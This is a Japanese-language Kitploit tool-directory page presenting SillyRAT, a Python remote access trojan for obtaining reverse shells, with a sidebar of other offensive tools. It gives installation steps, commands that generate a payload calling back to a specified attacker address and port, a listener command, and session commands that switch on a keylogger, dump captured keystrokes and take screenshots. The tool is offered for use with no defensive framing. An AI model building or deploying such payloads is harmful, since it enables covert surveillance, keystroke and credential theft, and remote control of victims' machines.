Skip to content
KitploitKITPLOIT
ツールブログ
Log in
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
SillyRAT — PythonベースのRAT 🐀 (リモートアクセス型トロイの木馬) リバースシェルを取得するためのもの 🖥️ | Kitploit

ツール/GitHubGitHub/hash3lizer/sillyrat
ペイロード生成ポストエクスプロイトコマンド&コントロールリモートアクセストロイの木馬
GitHubhash3lizer/sillyrat

SillyRAT

PythonベースのRAT 🐀 (リモートアクセス型トロイの木馬) リバースシェルを取得するためのもの 🖥️
リポジトリを見る
937177643年前Kitploit レビュー済み
共有

SillyRAT
SillyRAT

platform: cross Python: 3 Release: v3.1 lisence

クロスプラットフォームの多機能(Windows/Linux/Mac)RAT。

はじめに

説明

純粋なPythonで書かれたクロスプラットフォームのRATです。RATはコマンドと引数を受け付け、接続を受け付けるサーバーとして動作するか、サーバーに接続を確立するクライアント/ターゲットとして動作します。generateコマンドは、pyinstallerモジュールを使用して実際のペイロードコードをコンパイルします。そのため、各プラットフォーム用のペイロードファイルを生成するには、そのプラットフォーム上でファイルを生成する必要があります。さらに、ソースファイルも直接入手できます。

特徴

  • コマンド実行のためのビルトインシェル
  • ドライブやRAMを含むシステム情報のダンプ
  • スクリーンショットモジュール。クライアント画面のスクリーンショットをキャプチャします。
  • 接続ループ(サーバーへの接続を継続)
  • 現在、BASE64エンコーディングを使用しています。
  • 純粋なPython
  • クロスプラットフォーム。(Linuxでテスト済み。エラーは許容されます)
  • テスト用のソースファイル付き
  • Python 3

今後の予定

  • ステルス実行
  • 暗号化
  • 前回の試行からのセッション保存
  • クライアント接続時の通知プッシュ

インストール

このツールは、Python 3.8 を使用して Parrot OS でテストされています。 以下の手順でインストールしてください:

$ git clone https://github.com/hash3liZer/SillyRAT.git
$ cd SillyRAT/
$ pip3 install -r requirements.txt

ドキュメント

ペイロードの生成

ペイロードファイルは2つの方法で入手できます:

  • ソースファイル
  • コンパイルファイル
ソースファイルはすべてのプラットフォームで同じです。そのため、あるプラットフォームで生成して別のプラットフォームで使用できます。ソースファイルを入手するには:
$ python3 server.py generate --address 134.276.92.1 --port 2999 --output /tmp/payload.py --source

コンパイルバージョンは各プラットフォーム上で生成する必要があります。例えば、Linux上で.exeファイルを生成することはできません。特にWindows上である必要があります。このツールはまだテスト段階です。そのため、あらゆる種類のエラーは許容されます。ただし、必ずIssueを開いてください。Linux用のコンパイルバージョンを生成する:

$ python3 server.py generate --address 134.276.92.1 --port 2999 --output /tmp/filer

上記のコマンドでIPアドレスとポートを置き換えてください。

サーバーの実行

サーバーはLinux上で実行する必要があります。接続用にVPSやクラウドサーバーを購入できます。注意点として、サーバーは前回の実行からセッションを保存しません。そのため、サーバーアプリケーションが終了するとすべての進行状況が失われます。サーバーを実行する:

$ python3 sillyrat.py bind --address 0.0.0.0 --port 2999

接続

すべての接続はsessionsコマンドで一覧表示されます:

$ sessions

connectコマンドでターゲットセッションに接続し、利用可能なコマンドを実行できます:

$ connect ID
$ keylogger on
$ keylogger dump
$ screenshot

ヘルプ

利用可能なコマンドの一覧を表示:

$ help

特定のコマンドのヘルプ:

$ help COMMAND

サポート

Twitter:@hash3liZer
Discord:TheFlash2k#0407

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    441
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    264

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →